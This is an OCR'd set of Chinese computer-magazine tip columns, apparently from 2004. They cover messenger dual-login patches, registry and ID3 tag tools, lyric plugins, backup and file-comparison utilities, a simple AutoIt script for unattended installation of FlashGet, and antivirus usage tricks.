注意，如果是Windows XP/2003，则会提示需要Windows 2000下的internat.exe及indicdll.dll两个文件，只要将这两个文件拷贝至“WINDOWS\system32”文件夹下即可。如果你没有Windows 2000系统，可以从http://www.newhua.com/cfan/200416/imetools.rar处下载所需文件。

CF [SY07]

即时通讯工具也“双开”:随心MSN6.2.0137补丁&随心雅虎通补丁

问:由于工作需要,我的MSN Messenger中的上限150人早已加满,因此不得不再申请一个MSN Messenger,但我没有办法同时打开两个MSN Messenger,请问这应该怎么解决?

答:使用MSN Messenger的第三方工具如MSN Plus就可以解决你的问题,如果觉得安装软件有点小提大作,那么推荐使用“随心MSN6.2.0137补丁”(注意你的MSN Messenger版本要为6.2.0137),它可以去除MSN Messenger的广告,同时支持双开。



另外,对于“雅虎通”,也有无法双开的问题,如果你需要,可以使用“随心雅虎通补丁”。

软件版本:N/A	软件大小:300KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP

MSN Messenger补丁:http://www.pathinfo.net/playguy/download/msnpatch6217.rar
雅虎通补丁:http://www.pathinfo.net/playguy/download/ysnpatch.rar

最方便的注册表修改器:REGISTRY ENGINEER

问:我在看《电脑爱好者》时,发现很多操作都是修改注册表中某个键值,虽然Windows 2000/XP都带有记忆功能,但它只能记下最后一次修改过的键值,请问有没有能够快速修改注册表的工具呢?

答:这里推荐三种修改方法:①利用注册表编辑器自带的“收藏夹”功能,可以快速修改注册中的键值;②将需要经常修改的键值做成REG文件,需要时,只要运行导入可以完成修改;③使用REGISTRY ENGINEER,它是一款快速修改注册中指定键值的软件,而且还可以自行添加需要修改的注册表键值,这样可以将需要经常修改的键值添加至软件中,快速修改。

打开软件后,点击“Add”按钮,在“KEY”下拉菜单中选择主键,在文本框中输入子键(可以从“注册表编辑器”中复制、粘贴至此处),接着分别在“Contenents”的“Key”及“New Value”下输入子键项的“名称”及“数值”。最后点击“OK”按钮完成添加。按此方法你就可以重复添加多个键值了。


现在,通过主窗口左侧的列表快速选择需要修改的项目,然后就可以在窗口右侧修改键值了。

如果提示出现缺少DLL文件,可以从http://www.newhua.com/cfan/200416/Comdlg32.zip下载。

另外,这款软件包括RegEngineer.exe及Registry Engineer.rrf两个文件,后者为“注册表数据库”文件,它记录了所有可供修改的键值,这样,我们可以在一台电脑上制作好所有可修改的键值了,然后与其他人共享。

小提示

通过软件主窗口上的“New File”及“Open File”按钮可以新键或切换“注册表数据库”文件。



软件版本:1.00.0003	软件大小:35KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP


下载地址:http://www.newhua.com/cfan/200416/RegEng.zip

终极的灌水工具:HTML2UBB

问:我是某论坛的版主,经常会从其他论坛转帖到我的论坛里面,有没有一种很方便就可以完成转帖的工具呢?因为我现在只能复制网页上的文字,而链接及图片还要单独进行处理,非常麻烦。有没有这方面的软件呢?

答:现在的论坛都使用的是UBB编码,所以普通的方法是无法完成拷贝任务的,针对这个问题,有朋友制作了一个JAVA的小软件,由于是JAVA编写,所以软件本身就是一个HTML的页面,通过它,就可以将HTML的代码转换为UBB了,然后直接转发到支持UBB的论坛中即可。

把软件下载并解压后,用IE打开html2ubb.htm,然后再复制需要转发的帖子,将其粘贴至html2ubb.htm文本框中,再点击“转换剪切板超文本数据”按钮,再将整个文本框中的内容复制并转发即可。



软件版本:N/A	软件大小:1KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP

下载地址:http://www.newhua.com/cfan/200416/html2ubb.rar CF [SY08]

在播放MP3音乐时，不仅能显示歌曲名称，还会有歌词和歌手的照片，这样欣赏起音乐来是不是更酷呢？其实这些只要你简单地动动手，再借助ID3标记的帮助，就能轻松实现。

玩转ID3 让音乐声色俱全

■ 贵州 Gartour

不知道你有没有这样的经历，一些从网上下载的MP3音乐，文件名明明是01、02这样的序号，但播放时却能显示出歌曲的正确名称来，是不是有点奇妙？不过这没有什么，再看看下面这张图(见图1)，播放器里不但有歌曲名称，还显示出了歌词和歌手的图片，是不是更酷啊？这其实都是ID3在暗中相助，只要看完这篇文章，你也能做到，让我们开始非同一般的音乐之旅吧……




图1

一、寻根溯源 ID3是什么

MP3和一般的声音文件不同，除音频信息外，还包含该音乐的歌手名称、专辑名称、歌名、备注等附加信息，我们把这些附加信息称为ID3 Tag，也就是ID3标记。

起初MP3并不能保存这些信息，直到1996年，一个叫做Eric Kemp的人制作了Studio3软件，它可以在MP3文件的最后部分增加固定的128字节小块数据，用来记录音乐的信息。很快，MP3ext的作者Michael Mutschler又将这个标记进行了扩展，并正式将其命名为ID3，而且还使用注释的最后两个字节来记录CD和音乐的来源，其版本被定为ID3v1.1。

不过ID3v1版本的限制太多，比如歌曲名长度被限制在30个英文字母，稍长一点的曲名就会被截掉，让人头痛不已。在这种情况下，它的升级版本ID3v2出现了。它首先解除了128个字节的限制，各个字段的长度也是弹性可变的，使可包含的音乐信息更为丰富，除了歌名、专辑名、演唱者外，还可保存歌词、均衡器设置、图片等信息。ID3v2的设计更灵活，扩展性更强，并且支持Unicode，因此歌词信息支持多语言。ID3v2甚至能包含一个文件，所以未来的MP3可能会附带有视频文件，让你不仅能听，还可以看。

微软的Windows Midia Player就能很好地支持ID3v2，甚至在Windows XP中，你不需要打开任何播放器，只要进入一个存放MP3的文件夹，系统就能读取ID3v2的信息来对文件分类排列。

火速链接

有关Windows XP对MP3音乐文件夹的支持，请参看本刊2004年第11期系统应用栏目中的《用好Windows XP的音乐大管家》。

二、选对工具 为MP3加上标签

笔者平时喜欢从网上下载MP3歌曲，积累得多了找起歌来就很不方便，既然知道了ID3那么大的功用，何不借助它来管理一下呢。工欲善其事，必先利其器。首先在网上下载了多个ID3编辑软件，通过试用比较，最终确定了用Tag&Rename。它是一个非常强大的媒体文件标签编辑和重命名工具，除支持多种格式标签外，它还有一项独特功能，就是能从文件名倒查标签信息(下文主要针对的是ID3v2版本)。

Tag&Rename小档案

软件版本:3.01	软件大小:1789 KB
软件性质:免费软件	适用平台:Windows 9x/ME/2000/XP
下载地址:http://sccrc.onlinedown.net/down/HA_TR301_ZQ.zip	

第一步:为了提高编辑ID3的效率，我首先尽可能地把硬盘上的歌曲按照歌手的名字分开在不同文件夹中保存，每个歌手下面又按不同的专辑名分开保存。

第二步:启动Tag&Rename(见图2)，可以看到主界面上方是标签信息栏面板，左下方是文件夹窗口。选中一个存放



图2

某张专辑的文件夹，Tag&Rename 就会将里面的 MP3 文件读取到右边的窗口，并显示出 MP3 的文件名和标签信息。按键盘上的 Alt+2 键切换到 ID3v2 模式。

第三步：这时要分成两种情况：一种情况是 MP3 文件是胡乱命名的，各个标签字段也是空白的，总之没有任何可利用的信息。另一种情况就是 MP3 文件名含有歌曲名或歌手的名字，如“专辑名_曲目号.MP3”、“曲目号_曲名.MP3”等，或者有部分歌曲已经填好标签。

(1)第一种情况：这种情况下只能手工填写全部标签信息。按 F3 键进入“多文件标签编辑器”标签，再按 Ctrl+A 键选中所有的文件，接着勾选标签信息栏中的“艺术家”选项，然后在其右侧的文本框里填上歌手的名字，单击“保存标签”按钮，即可批量修改所有选中歌曲中的“艺术家”项了。以此类推，可以批量填写专辑、年份、流派等项。

接下来填写歌曲名称和歌词。由于歌曲名称及歌词是每首歌独有的，所以不能用批量方法来填写。按 F5 键打开标签编辑器(见图 3)，在“标题”一栏中填上歌曲名称，再单击



图 3

上方的“歌词”选项卡切换到歌词编辑界面，填入歌词。如果你已经将歌词保存为文本文件，可通过下面的“从文本文件载入”按钮来添加歌词，免了复制粘贴的辛苦。

其他的信息，像年代、图片什么的，可根据自己的喜好来决定是否添加。全部填好后，单击右下角的“保存并下一个”按钮进入下一个文件的编辑，直到编辑完所有的歌曲为止。

小提示

到哪里去找歌词？

著名的百度搜索引擎提供有歌词搜索功能，只要进入 http://mp3.baidu.com/，输入歌名，并选择“歌词”即可快速找到需要的歌词。

(2)第二种情况：这种情况下工作量将会小得多，我们可以将文件名中有用信息提取出来反存到标签中。按 F4 键切换到“从文件名获取标签”窗口(见图 4)，里面有“文件名掩码”设定。这里要举例说明一下：如果你的歌曲文件名的规则是“音轨.曲名.MP3”(像“03.白云.MP3”这样的，这里的“03”是音轨号，“白云”是歌曲名)，可以从右边列出的文件名变量中查出音轨对应的变量是“%6”，歌曲名对应的变量是



图 4

“%2”，此时，文件名掩码就应该是“%6.%2”。填好掩码后点击右边的“测试”按钮，看看获得的标签是不是正确的(见图 5)，确认无误后点击下方的“写入标签”按钮完成标签的添加。



图 5

如果在整张专辑中，有一两首歌曲已经填好标签信息，我们还可以将这一两首歌中含有的信息复制到其他歌曲中。方法是：先 Ctrl+A 键选中所有的文件，然后再单击一下含有标签信息的歌曲使它加亮显示(见前图 2)，点击“从加亮的文件复制”按钮，这首歌曲的标签含有的信息就复制到左面的信息栏了，然后将你想要复制到其他文件中的那一栏信息选中，再点击“保存标签”就可以了。

第四步：经过以上几步操作，大多数歌曲标签的主要栏目都填好了，不过仍有一些空缺栏目，这时只好通过完全手工的方式一一将其补全。

忙了这么半天，该来享受一下劳动成果了。打开 Windows Media Player，选择主菜单中的“查看→信息中心视图→始终显示”(此功能只在 Windows Media Player 9.0 for XP 或更高版本中才有)。然后随便载入一首刚刚编辑过标签的歌曲看看，果然，歌手图片在右上方显示出来了。再点击一下信息中心视图上方的“歌词”，哈！看见歌词了！在 Winamp 中则可按下 Alt + 3 组合键来查看 ID3 信息。

三、亲身体验 播放器同步显歌词

有些播放器不但能显示歌词，而且还能让歌词随着歌曲的播放一句一句地显示出来。原理很简单，就是在每句歌词前面加入一个时间标记，记下这句歌词出现的时间，播放器在播放时就按照记录的时间逐句读取歌词。这类歌词制作往往比较复杂，而且不同播放器之间制作的歌词格式不

尽相同，所以无法流行开来。相对好用的工具是Foobar2000的歌词制作插件Make lyrics(下载地址:http://www.sbtop.com/Soft_Show.asp?SoftID=37)和歌词显示插件LyricsShow(下载地址:http://www.sbtop.com/Soft_Show.asp?SoftID=36)。

小提示

坐享其成 歌词自动下载

自己做歌词，不如坐享其成，使用MiniLyrics，只要一播放某个MP3，它的歌词就会自动显示出来。MiniLyrics支持Winamp、RealOne Player、Windows Media Player、Foobar2000等播放器，不但可以显示歌词，而且能根据MP3的ID3信息直接到互联网上下载歌词。其下载地址为:http://www.minilyrics.com/download/minilyrics_std.zip。

第一步:下载Make lyrics和LyricsShow这两个插件放到Foobar2000安装路径的“Components”文件夹里。

第二步:启动Foobar2000，添加想要制作歌词的歌曲到播放列表中，并选中它。选择主菜单中的“外挂组件→Make lyrics”进入歌词编辑界面(见图6)。在界面右上方选择易用的“播放”模式。找到这首歌的歌词并复制下来，然后在Make lyrics里选择“从剪贴板中读取歌词”，歌词就被添加到左面的空白区域了。




图6

第三步:接下来为歌词添加时间戳。方法很简单，先点击下方播放控制按钮中的“|>”按钮来播放歌曲，然后就需要仔细听歌，当歌手快要唱到某句歌词时，就在对应的那句歌词上单击一下，这句歌词的时间戳就添加好了。

第四步:当整首歌的时间戳都添加好后，点击“[#]”按钮停止播放(这一步很重要)，再选择“保存歌词到TAG”，至此歌词就制作好了。现在关掉Make lyrics，选择Foobar2000主菜单中的“外挂组件→LyricsShow”，这时在Foobar2000的旁边会出现一个小方框，这就是歌词显示窗口。赶紧播放刚刚制作了歌词的歌曲，享受一下自己的成果吧。

小提示

还有一款名为“歌词力量”的歌词编辑软件也值得推荐，能够帮你制作出精美的歌词。下载地址为:http://lzleague.51.net/johnny/download/LP_cn.zip。

四、巧用ID3管好你的音乐

如果仅仅是为了要酷，那我们的辛苦就不太值了。前面说过，ID3极大地方便了MP3的收集与管理，那么到底是怎么个管理法呢？这就需要用到媒体库，它将以ID3信息为基础对所有的MP3歌曲自动进行分门别类。下面以Windows Media Player 9.0为例。

第一步:启动Media Player后点击左边的“媒体库”按钮打开媒体库，接着点击上面的“添加”按钮，选择“通过搜索计算机”，然后把查找范围设定为要添加的歌曲所在的文件夹，点击“搜索”按钮，这时播放器就会搜索文件夹中可以识别的媒体文件并添加到媒体库里面。

第二步:完成后在媒体库的左侧就可以看到艺术家和唱片集的分类了。如果想播放某个歌手的歌曲，只要展开“艺术家”分类就能看到这个歌手的名字，继续点击名字左边的“+”号可以展开专辑列表。单击专辑的名称则显示专辑中所有的歌曲，想放哪首歌就双击歌曲的名字。如果想播放整张专辑或这个歌手所有的歌曲只需双击专辑或歌手的名字即可。

小资料

ID3v2的对手

ID3v2确实是一个好东东，不过也有很多缺点。首先由于功能繁多，实现起来比较复杂，Winamp 3.0就曾经在ID3v2支持上出现过缓存溢出漏洞。另外，ID3v2兼容性也不尽人意。因此许多替代方案接连出笼，其中一个较强劲的对手就是APE(注意这里说的APE不是指APE音频格式，而是APE Tag)。APE除了拥有ID3v2所具有的灵活性和扩展性外，实现起来也比ID3v2简单。目前，APE已经得到了MPC、Monkey's audio这些新兴的音频格式和像Foobar2000这样的大牌播放器的支持，实在是前途无量。好在ID3v2也在不断改进中，很多问题已经得到改善，加之得到众多播放器和MP3随身听厂商的支持，所以目前APE还很难撼动ID3v2的地位。

CF [SY09]

批量提取Flash动画中的MP3声音

■天津 王敏莉

现在网上有许多用Flash制作的MTV和网络教学课程。有时我们很想把其中的MP3声音提取出来，传输到自己的MP3随身听中以便于随时学习。笔者介绍一个软件可以一次成批提取Flash文件中的MP3声音，这个软件就是QQFlasher，下载地址是：http://www.onlinedown.net/soft/25238.htm。下载解压后，双击其中的“QQFlash.exe”文件启动软件，然后单击“工具”按钮打开“实用工具”窗口，如图所示。选择“Swf→Mp3”，在“文件来自”中选择要提取的原始SWF文件所在的文件夹，在“文件存于”中选择提取出来的MP3文件要存放的文件夹，单击“执行”按钮，过一会就提取完成了。是不是很方便？赶快试试吧！



CF [SY10]

轻松到极点 文件一动就备份

■ 北京 风云 安徽 赵明辉

一、给编辑器增加自动备份功能

许多编辑器，如Word、WPS、EmEditor等，在选项中都提供有文档自动备份的功能。而另外一些编辑器，如Windows内置的记事本程序就没有这项功能，在遇到突然断电等意外情况时，容易丢失文件。不过可以借助Autosave You Edit(http://www.gzg2002.com/autosave/download/setup.exe，以下简称AYE)来解决这个问题。

确认记事本程序已运行，然后启动AYE，单击工具栏上的第四个图标，在弹出窗口中单击“程序名”右侧的“P”按钮，再从正在运行的程序列表中选择“Notepad.exe”。将鼠标指针移置于“热键”栏，此时按下某键(可以是组合键)设置自动保存文件的热键，单击“+”号按钮将其添加到列表中。最后在“定时保存”中设置自动保存文件的时间间隔，单击“增加”按钮返回到主窗口，再将AYE最小化到系统托盘中即可。不只是Windows记事本，还有其他没有自动保存功能的软件，都可以试试AYE。

二、让整个文件夹同步的文件幽灵

上文针对的是单独的文件备份，而且必须是正在编辑中的文件，下面则介绍一下多个文件夹同步备份的方法。这里我推荐大家使用Ghostfiles，它是一款非常易用的数据同步、镜像工具软件，能随时检查到源文件夹中的变化，如修改、新建、复制、删除、重命名文件或子文件夹等，目标文件夹也会同步产生变化。Ghostfiles还支持通过网络、闪存、软盘等其他介质进行数据同步。与同类软件相比，它只占用极少的系统资源，是同步备份数据的最佳之选。

Ghostfiles小档案

软件版本：2.0	软件大小：911KB
软件性质：免费软件	适用平台：Windows NT/2000/XP
下载地址：http://www.lowrieweb.com/downloads/ghostfiles20.exe	

安装并运行后，Ghostfiles会自动隐藏在系统托盘处。右击其图标，在弹出菜单中选择“Maintain Settings”，弹出设置窗口(见图1)，点击“New”按钮弹出“Add Entry”对话框，在“Entry”文本框中输入任务名称，单击“Source”和“Destination”右侧的“...”按钮，可分别用来设置同步的源文件夹和目标文件夹(最好将源文件夹和目标文件夹放置到不同的磁盘或分区)，如果还要同步其中的子文件夹，那么需勾选下面的“Mirror Sub-Directories?”项，点击“OK”按钮保存。照此方法，还可以建立多个同步任务。



图1

设置完成后，软件即开始同步工作，双击其系统托盘处的图标，可打开它的主窗口，实时显示被同步的源文件夹和目标文件夹中的各种变化。

三、文件同步，追求一模一样的复制

Ghostfiles虽然好用，却不能运行于Windows 9X/Me平台之上，所以再给大家介绍另外一款免费软件——Easy-Backup。它能在后台监控某一文件夹的动态，当该文件夹中增加或删除了文件，或有文件被改动时，它即按预先设置的时间备份该文件中所有文件(必须有文件被修改它才产生备份，而且它保存的文件总是最后修改的那个版本)。

Easy-Backup小档案

软件版本：1.03	软件大小：682 KB
软件性质：免费软件	适用平台：Windows 9x/ME/2000/XP
下载地址：http://www.easy-utilities.com/backup/exe/Easy-Backup.exe	

第一步：直接双击下载的文件“Easy-Backup.exe”即可运行软件，最小化后会自动以图标形式缩小至系统托盘，双击该图标打开主窗口，单击“Settings”按钮进入设置窗口。

第二步：单击“Add”按钮，从浏览窗口选择需要备份的文件夹，比如“C:\My Documents\稿件”。单击“Destination Folder For Backup Copy”右侧浏览按钮选择保存备份文件的文件夹，比如“G:\myBackups”。

第三步：在“Time Interval Setup”中设置间隔多长时间后保存备份。其中“Hours”设置小时，“Minutes”设置分钟，“Seconds”设置秒。

第四步：设置完毕，单击“Minimize”最小化Easy-Backup，它即在后台工作了。作为示例，笔者对本文初稿进行了修改，并保存退出，然后进入“G:\myBackups”，果然看到该文件夹中多了一个“稿件.bkp”文件。

第五步：需要恢复时，双击系统托盘中Easy-Backup的图标，在主窗口上单击“Restore”按钮打开恢复向导窗口。

在第一个框中输入备份文件的完整路径，第二个框中输入恢复备份的目标路径。如果目标文件夹中还存有文件，可以通过“If Files Exist”中的三个选项进行处理：“Don't Overwrite”不覆盖文件；“New files Only”只恢复新文件；“Overwrite”覆盖文件。本例选的是“Overwrite”项，单击“OK”按钮确定，弹出一个提示将覆盖已有文件的对话框，再次确定即可。

小提示

使用该软件需要注意两点：一、在保存备份文件的文件夹中最好不要保存其他文件，因为Easy-Backup每次备份时都会清空该文件夹；二、虽然能通过“Add”按钮增加多个被监控的文件夹，但Easy-Backup仅保存一个备份文件，也就是最后改动过的那个文件夹，其他备份文件都将被清空。CF [SY11]

明察秋毫找不同

——文件比较利器 Files Comparer

■ 北京　一叶

Files　Comparer 是一个可视化文件 / 目录比较工具，它能找出两个相似文件或目录中的细微差别并用各种颜色标注出来，使其一目了然。它还具有一定的编辑功能，使用户在发现文件的不同之处后能即时编辑修改。

Files Comparer小档案

软件版本:2.6.0.0	软件大小:2678 KB
软件性质:免费软件	适用平台:Windows 98/ME/2000/XP
下载地址:http://www.script-debugger.com/download/fc_setup.exe	

实例一:文件有不同——查查老编改了哪

小编想看一下老编在初审稿中修改了什么，以防下次再犯同样错误，于时操起 Files　Comparer，细细地把原稿和初审稿比对了一番。

第一步:启动 Files　Comparer，并单击工具栏上的“打开”按钮(或者按快捷键 Ctrl＋O)，调出文件选择对话框。分别单击“Left”和“Right”右侧的浏览按钮，选择需要比较的两个文件(见图 1)。因为小编习惯从左往右看，所以“Left”(左边)选择的是原稿，“Right”(右边)选择的是初审稿。




图 1

第二步:单击“OK”按钮，两个文件在 Files　Comparer 中同时打开。有文字改动的行被自动标成黄色，凡有移动或删除的地方都以空行填充了，这样处理可以保持两篇稿件的总行数一致，以便比较。拖动右侧的滚动条，可以同步翻阅两篇稿件(见图 2)。



图 2

可以看出初审稿增加了小标题，语句解释标上了序号，一些段落位置也作了适当调整，文章条理更加清晰。

第三步:还可以更进一步检查文章修改的细节。在工具栏上可以看到五个黄色箭头按钮，点击它们可以在各个有改动的行中跳转。选中的行将显示为红色，此时执行“Edit→Highlight　Line　Diff”命令(或按 F4 键)，则当前行的变动处会以黑色高亮显示出来。Files　Comparer 本身即是一个小的字处理软件，所以直接编辑修改文件即可。改正过的行，黄色条也便消失了。

第四步:如果改动的地方太多，一个一个改就显得繁琐，此时可借助工具栏上的四个黑色箭头按钮来批量修改。由左至右，这四个按钮的功能分别是:用左边的行替换右边的行;用右边的行替换左边的行;替换所有右边的行;替换所有左边的行。

第五步:如果对修改结果满意，单击“保存”按钮即可。

> **小提示**
>
> 需要注意的是，Files Comparer 编辑器显示中文时有时会出现乱码，但这不会影响保存结果。如果你确实不放心，也可以将需要修改的地方记下来，再在其他软件中处理。

实例二:目录有不同——找找歌曲多没多

下面的例子中，笔者想把两个既有相同又互有不同的 MP3 音乐文件的目录进行合并，首先需要借助 Files　Comparer 找出它们的不同。

第一步:同样是按 Ctrl＋O 键调出文件选择对话框，分别单击“Left”和“Right”右侧的浏览按钮进入需要比较的两个目录，如果没有点选目录下任何的文件，则在浏览对话框的“文件名”框中自动显示“Directory　Selection”(选择目录)项。

第二步:当比较的是目录时，“Recursive”(递归)项将被激活，勾选此项表示两个目录下的子目录也要进行比较。

第三步:确定后，Files　Comparer 将快速比较两个目录的不同，并显示出一个列表。列表中的文件分别以四种颜色来标注。两个目录中完全相同的文件标为黑色;内容有过改动的文件标为绿色或蓝色(双击该文件即可对它们进行具体的比较，方法同前一节内容);一个目录中有而另一个目录没有的文件则标为红色，并注上“Only in　D:\...”等字样，表示它在哪个目录中。

根据这些比较信息，就可以删除重复的文件，将两个目录完美地合并到一起了。

小编有话说:文件管理工具 Total　Commander(TC)同样具有文件及目录比较功能，分别 执行“文件→比较文件内容”、“选择→比较文件夹”命令即可（注意，不同版本的 TC，菜单命令的位置有一定的差别)。在 Word 中也有文件比较功能，以 Word　2003 为例，　打开原稿，然后单击“工具→比较并合并文档”，选定修改稿后再单击“合并”按钮，　Word 即可将两个文件合并到一起，两个文件的差异之处将以不同颜色及加批注的方式表　示出来，根据需要编辑保存即可。Files　Comparer 虽然无法与 TC 及 Word 相比，不过它也　有自己的优势：第一它是免费的;其次，它体积小巧，运行快速;第三，它的双栏对比方　式简洁明了，使用起来非常方便。CF [SY12]

电脑也玩“无人驾驶”

■ 北京　一叶

《电脑爱好者》2004年第13期《别了“NEXT”　软件安装提速大行动》一文介绍的软件自动安装方法，对喜欢尝试各种软件的发烧友来说无疑是一个福音。然而该方法尚有一点小小的不足：编制自动安装脚本之前必需先识别安装程序的类型，这未免有点麻烦。下文要给大家介绍的软件AutoIt，则以不变应万变，能轻松应对各种类型的安装程序。

AutoIt 小档案

软件版本:3.0.101　　软件大小:851 KB
软件性质:自由软件　　适用平台:Windows 9x/ME/2000/XP
下载地址:http://www.autoitscript.com/cgi-bin/getfile.pl?autoit3/autoit-v3-setup.exe

一、实例:自动安装网际快车

大多数安装软件都可以通过快捷键进行安装，如既可以用鼠标单击“Next”按钮，也可以按快捷键“n”来代替鼠标的操作(一般按钮上带下划线的那个英文字母即是该按钮的快捷键)，下面的实例即是通过模拟按键的方式进行自动安装的。

1.操作步骤

首先在记事本程序中输入以下代码，并以“au3”为后缀名(本例为“AutoFlashGet.au3”)保存起来。这段代码看起来很长，实际上却很简单，关键只有3个语句“Run...Sleep...Send...”，具体用法在后文介绍。

```
; AutoFlashGet.au3,安装FlashGet 1.60a(网际快车)的脚本
; 一叶 - 12/07/2004 Windows XP下测试成功
Run("c:\downloads\fg160a.exe") ; 运行安装程序
Sleep(6000) ; 延迟6秒钟进入安装向导
Send("n") ; 模拟按"n"键进入下一步(下同)
Sleep(5000)
Send("a"); 模拟按"a"键并接受软件协议
Sleep(5000)
Send("r") ;模拟按"r"键打开浏览窗口
Sleep(5000) ; 下面将设置安装路径
Send("c:\\Program Files\\FlashGet")
Sleep(5000)
Send("{ENTER}") ; 模拟按回车键确认
Sleep(5000)
Send("n")
Sleep(5000)
Send("n")
Sleep(5000)
Send("n")
Sleep(10000)
Send("n")
Sleep(10000)
Send("f") ; 模拟按"f"键结束安装
```

如果已经安装了AutoIt，则它与AU3文件自动关联，双击“AutoFlashGet.au3”文件即可执行它自动安装网际快车了。

右击AU3文件，然后从右键菜单中选择“Edit Script”命令可以重新修改AU3脚本文件；如果选择“Compile Script”命令，则可以把AU3文件编译成EXE可执行文件，这样在没有安装AutoIt的电脑上也可以运行自动安装脚本了。

2.代码解析

(1)分号:分号后面的文字是脚本编制者自己加进去的注释，可加可不加，脚本执行时这些将被自动过滤掉。

(2)Run语句:运行一个可执行文件(EXE、BAT等)，当路径参数被省略时，脚本会自动在当前目录及系统目录中寻找可执行文件，找到了就运行它，否则将报错。本例中，Run语句运行的是笔者“c:\downloads\”目录下网际快车的安装文件。

(3)Sleep语句:暂停操作，后面的参数表示暂停时间，1000为1秒。为何在每个按键操作中间加上Sleep语句呢？主要是为了防止按键太快，安装程序来不及反应而异常中止。

(4)Send语句:用来发送虚拟按键值，键值“n”模拟键盘上的“n”键，键值“ENTER”表示按下回车键(更多键值符号请参看软件中的帮助文档)。安装过程中我们不断地按“下一步”按钮，在脚本中就是通过Send语句来实现的。

其他软件自动安装脚本可以借鉴本例，一步一步记录下安装过程与按键顺序，再用AutoIt的脚本语句表达出来即可。

小提示

你可以将自动安装脚本拷贝给别人或上载到网络上，让其他人也能享受到你的劳动成果，但使用者要注意修改脚本中一些具体的文件路径信息。另外需要注意，为保证安装脚本顺利执行，需确保安装程序一直处于激活状态。

二、写在后面

限于篇幅及为了照顾初学者，上例自动安装脚本设计得非常简单，因此也有着明显不足。比如，如果是重装的FlashGet，并且依旧安装在原有的文件夹里，在设置完路径后FlashGet会比一般安装多出一个步骤，就是询问是否覆盖原文件夹，上例脚本中没有对这种可能性进行判断，势必会造成后续步骤的紊乱。如果你有兴趣更进一步了解AutoIt的使用，可以从其帮助文件里获得更多技术细节。

小编有话说: AutoIt可以运行程序，模拟键盘输入及鼠标点击，可以进行最大化、最小化等窗口标准操作；可以操作剪贴板、注册表等，自动安装软件只不过是其功能之一，更多精彩应用在等着你挖掘哦。

没想到小编刚改好这篇稿子，上文的自动安装脚本就派上了用场。原来，小编为了验证稿件需测试许多软件，上周刚装的Windows XP终于又崩溃了。Ghost还原，五分钟搞定系统重装，运行AutoFlashGet.exe，然后去泡茶去了，茶泡好了，FlashGet也装完了，小编又开始下载测试再下载的生活…… CF [SY13]

金山毒霸VI 三大绝技

■ 北京　桂清

金山毒霸VI是大家常用的杀毒软件，平常主要是用来查杀病毒，但实际上除了这些常规功能以外它还可以有其他妙用，而且功能还很不简单呢！下面就一起来体验一下金山毒霸VI的其他妙用吧。

1.妙用金山毒霸VI突破恶意网页的封锁

目前恶意网页非常多，只要浏览后，它们就会下载恶意程序，并修改注册表，而且，很多情况下，为了防止通过Regedit.exe打开“注册表编辑器”来修复注册表，它们还会修改EXE、COM、TXT、INF、REG、COM、HLP、VBS、JS等文件关联。遇到这种情况，你可能就无技可施了，但如果有金山毒霸VI，那么问题就能轻松解决。

第一步:到金山毒霸VI的安装目录下，将主程序KAV32.EXE改名为KAV32.SCR，点击这个文件运行金山毒霸VI。

第二步:点击“开始→运行”，输入“Regedit”(不含引号)就可以打开“注册表编辑器”了，接下来恢复注册表中被修改过的地方即可。

> **小提示**
> 如果电脑中有其他IE恢复软件，那么只要将程序名称改为SCR同样也可以正常运行。

2.把金山毒霸VI“改造”为网络版

局域网中使用单机版金山毒霸VI升级时要一台一台电脑进行，非常麻烦。笔者经过实验，发现了一个可以让金山毒霸VI实现局域网内自动升级的好方法，这样，单机版就可以当网络版使用了。

第一步:选择一台配置比较好的电脑作为局域网中其他电脑的“升级服务器”，这台电脑上的金山毒霸VI在选择升级方式时采用“从Internet上升级”，升级局域网中的其他电脑前请确保这台电脑已先升级。

第二步:把“升级服务器”上金山毒霸VI安装目录下的Update文件夹共享出来，因为从局域网升级时要从这个目录读取升级信息和下载相关文件。注意，如果该电脑采用的是Windows 2000/XP操作系统，请把共享权限设为Everyone的读取权限。



图1　选定升级用的共享文件夹

